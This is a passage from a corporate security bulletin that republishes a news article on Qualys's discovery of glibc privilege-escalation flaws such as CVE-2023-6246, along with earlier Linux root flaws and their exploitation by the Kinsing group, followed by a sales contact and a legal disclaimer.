While testing their findings, Qualys confirmed that Debian 12 and 13, Ubuntu 23.04 and 23.10, and Fedora 37 to 39 were all vulnerable to CVE-2023-6246 exploits, allowing any unprivileged user to escalate privileges to full root access on default installations.

Although their tests were limited to a handful of distros, the researchers added that "other distributions are probably also exploitable."

While analyzing glibc for other potential security issues, the researchers also found three other vulnerabilities, two of them—harder to exploit—in the __vsyslog_internal() function (CVE-2023-6779 and CVE-2023-6780) and a third one (a memory corruption issue still waiting for a CVEID) in glibc's qsort () function.

> *"The recent discovery of these vulnerabilities is not just a technical concern but a matter of widespread security implications," said Saeed Abbasi, Product Manager at Qualys' Threat Research Unit.*
>
> *"These flaws highlight the critical need for strict security measures in software development, especially for core libraries widely used across many systems and applications."*

Other Linux root escalation flaws found by Qualys

Over the past few years, researchers at Qualys have found several other Linux security vulnerabilities that can let attackers gain complete control over unpatched Linux systems, even in default configurations.

Vulnerabilities they discovered include a flaw in glibc's ld.so dynamic loader (Looney Tunables), one in Polkit's pkexec component (dubbed PwnKit), another in the Kernel's filesystem layer (dubbed Sequoia), and in the Sudo Unix program (aka Baron Samedit).

Days after the Looney Tunables flaw (CVE-2023-4911) was disclosed, proof-of-concept (PoC) exploits were published online, and threat actors started exploiting it one month later to steal cloud service provider (CSP) credentials in Kinsing malware attacks.

The Kinsing gang is known for deploying cryptocurrency mining malware on compromised cloud-based systems, including Kubernetes, Docker APIs, Redis, and Jenkins servers.

CISA later ordered U.S. federal agencies to secure their Linux systems against CVE-2023-4911 attacks after adding it to its catalog of actively exploited bugs and tagging it as posing "significant risks to the federal enterprise."

Source : https://www.bleepingcomputer.com/news/security/new-linux-glibc-flaw-lets-attackers-get-root-on-major-distros/

If you want to learn more about ASOC and how we can improve your security posture, **contact us at tbs.sales@tbs.tech**.

This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided "as is" and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.

The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES's expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.

TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.